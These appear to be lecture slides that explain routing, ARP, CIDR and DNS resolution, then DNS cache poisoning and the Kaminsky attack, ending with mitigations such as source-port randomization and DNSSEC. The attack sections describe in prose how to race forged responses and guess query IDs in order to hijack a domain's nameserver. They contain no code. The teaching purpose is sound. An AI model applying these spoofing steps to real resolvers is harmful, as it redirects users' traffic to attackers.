A primer on routing

Routing Problem:
How do Alice's messages get to Bob?

10.0.0.25

195.42.54.123

Routing *within* the local network

10.0.0.24   10.0.0.25   10.0.0.29   10.0.0.55   10.0.0.81

Switch

If Alice wants to communicate with node in local network, she uses ARP to discover the node's MAC address and relies on the (layer 2) switch to correctly deliver the message.

- Each host knows the network prefix of the local network

  - All nodes within the local network are reachable within 1 hop

  - **CIDR Notation**: BaseAddress/Prefix_Size

    - e.g., 10.0.0.0/24:

      - Network prefix is 10.0.0 (first 24 bits -- or 3 octets)

      - Number of possible addresses in network: 32-24 = 8 bits → 2^8 = 256 addresses

But what if Alice wants to route *outside* of her local network?

Routing outside of the local subnet

10.0.0.24   10.0.0.25   10.0.0.29   10.0.0.55   10.0.0.81

Switch

10.0.0.1   Router

- Alice relays her message thru her subnet's *router*
- Specifies Bob's IP address as destination IP in IP header
- But specifies router's MAC address as destination in Ethernet frame
- Switch relays Alice's message to router

80 00 20 7A 3F 3E	80 00 20 20 3A AE	08 00	IP, ARP, etc.	00 20 20 3A
Destination MAC Address	**Source MAC Address**	**EtherType**	**Payload**	**CRC Checksum**

MAC Header
(14 bytes)

Data
(46 - 1500 bytes)

(4 bytes)

Ethernet Type II Frame
(64 to 1518 bytes)

Routing outside of the local subnet

10.0.0.29

Switch

10.0.0.1

Router

- Router is connected to other router(s)
- Choice of path based on CIDR prefixes and destination IP

0.0.0.0/2

192.0.0.0/4

128.0.0.0/4

...

Bob's Switch

195.0.0.0/24

Bob's Router

195.42.54.123

But what if Alice doesn't know Bob's (bob.com) IP address?

The Old Fashioned Way

- Each host stores mapping between hostnames and IP addresses
- Local *etc/hosts* file:

```
127.0.0.1        localhost
152.14.93.88     wspr.csc.ncsu.edu wspr
216.239.36.21    kapravelos.com
152.14.93.39     hw.kapravelos.com
```

- **Q: Does this scale?**

Domain Name System (DNS)

- **Distributed** translation service between hostnames and IP addresses

- http://wspr.csc.ncsu.edu → http://152.14.93.88

DNS

What's the IP address of Bob.com?

Src=A, Dst=DNS, Req=Bob.com?

Src=DNS, Dst=A, Resp=195.42.54.123

195.42.54.123

DNS

- DNS is distributed
  - Organized as a tree, with the **root nameservers** at the top
  - Each **top-level domain (TLD)** (e.g., .com, .edu, .gov, .uk) served by a separate root nameserver
  - Authoritative NameServers responsible for their domains
  - Domain information stored as a **zone record**

Nameservers

- **Authoritative NameServer**: gives authoritative results for hostnames that have been configured
- Domains are registered with a **domain name registrar** (e.g., GoDaddy)
  - Each domain must have one primary and at least one secondary nameservers
  - For reliability in case of failure

TLDs

Nameservers pre-loaded with IP addresses of TLD nameservers

```
A.ROOT-SERVERS.NET.  IN  A  198.41.0.4
B.ROOT-SERVERS.NET.  IN  A  192.228.79.201
C.ROOT-SERVERS.NET.  IN  A  192.33.4.12
...
M.ROOT-SERVERS.NET.  IN  A  202.12.27.33
```

DNS

- Many record types:
  - **A** Records: Maps hostname to IPv4 address
  - **AAAA** Records: Maps hostname to IPv6 address
  - **CNAME** Records: Specifies alias for hostname
  - **MX** Records: Maps hostname to list of Mail Transfer Agents (MTAs)
  - **SOA** Records: Specifies authoritative info about zone

Naive Recursive Query


Naive Iterative Query

What's the IP address of smtp.mail.bob.com?

smtp.mail.bob.com?

try bob.com nameserver at 1.2.3.4

.com Root
Nameserver

knows IP of bob.com

smtp.mail.bob.com?

try mail.bob.com nameserver at 1.2.3.5

bob.com
Nameserver

knows IP of
mail.bob.com

smtp.mail.bob.com?

smtp.mail.bob.com is at 195.42.54.123

mail.bob.com
Nameserver

knows IP of
smtp.mail.bob.com


Naive Iterative Query

What's the IP address

ob.com

Why are these two approaches (recursive and iterative) unscalable?

Nameserver   smtp.mail.bob.com

Cache
DNS Problems

- DNS requests and responses are not authenticated
  - Yet many applications trust DNS resolutions
  - ... or, more accurately, they don't consider the threat at all
  - Spoofing of DNS is very dangerous **-- WHY?**
- Caching doesn't help:
  - DNS relies heavily on caching for efficiency, enabling **cache pollution** attacks
  - Once something is wrong, it can remain that way in caches for a long time
  - Data may be corrupted before it gets to authoritative server
DNS Message Format


DNS Message Example
## (local DNS server queries .net TLD DNS server)

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)


DNS Message Example
(.net TLD DNS server responds)

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

DNS Message Example
(local DNS server queries domain DNS server)

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

DNS Message Example
(domain DNS server responds)

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)


A Cache Poisoning Attack

- All DNS requests have a unique query ID
- The nameserver/resolver uses this information to match up requests and responses -- this is useful since DNS uses UDP
- If an adversary can guess the query ID, then it can forge the responses and pollute the DNS cache
  - 16-bit query IDs (only $2^{16}=65536$ possible query IDs)
  - Some servers increment IDs (or use some other predictable algo)
  - gethostbyname returns as soon as it gets a response, so first one in wins!!!
- Note: If you can observe the traffic going to a nameserver, you can pretty much arbitrarily 0wn the Internet for the clients it serves

A Cache Poisoning Attack

- A simple (and extremely effective) attack:

1. Wait for Alice to send DNS request to nameserver
2. Intercept request
3. Quickly insert a fake response

- If attacker is faster and/or closer to Alice than the DNS server, then the attack is successful
  – Advantage attacker: unlike the nameserver, the attacker doesn't have to do any actual resolving

What if attacker cannot intercept DNS queries?

- First, cause DNS server to make a query
  - How?
- Second, guess the QueryID and exploit the race condition

Single DNS Name Attack

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)


Attack Limitations

- Victim hostname cannot already be in the cache
- Randomizing the QueryID makes the race condition much harder to exploit
  (2^{16} possible Query IDs)

Kaminsky Attack

- Hijacks the entire nameserver of victim host
- Basic idea
  - Choose a random hostname in the domain (guaranteed not to be cached)
  - Try to beat real nameserver response (guessing the QueryID)
  - Forged response specifies an update for the nameserver IP address (to attacker)
  - Repeat until successful
- All future DNS queries for the victim domain now directed to the attacker's DNS server (until TTL expires)

Key part of the attack

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)


Mitigations?

- The QueryID is 16 bits.
  - Increasing the size would break the Internet
- What else can we randomize?

Source port address

$$2^{16} \times 2^{11} = 2^{27} = \text{134 million}$$

Source ports
Query ID

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

Can we do better?

DNSSEC

- A standards-based (IETF) solution to security in DNS
  - Prevents data spoofing and corruption
  - Authentication (verifiable DNS) using public key infrastructure
  - Authenticates:
    - Communication between servers
    - DNS data
      - content
      - existence
      - non-existence
    - Public keys

DNSSEC Mechanisms

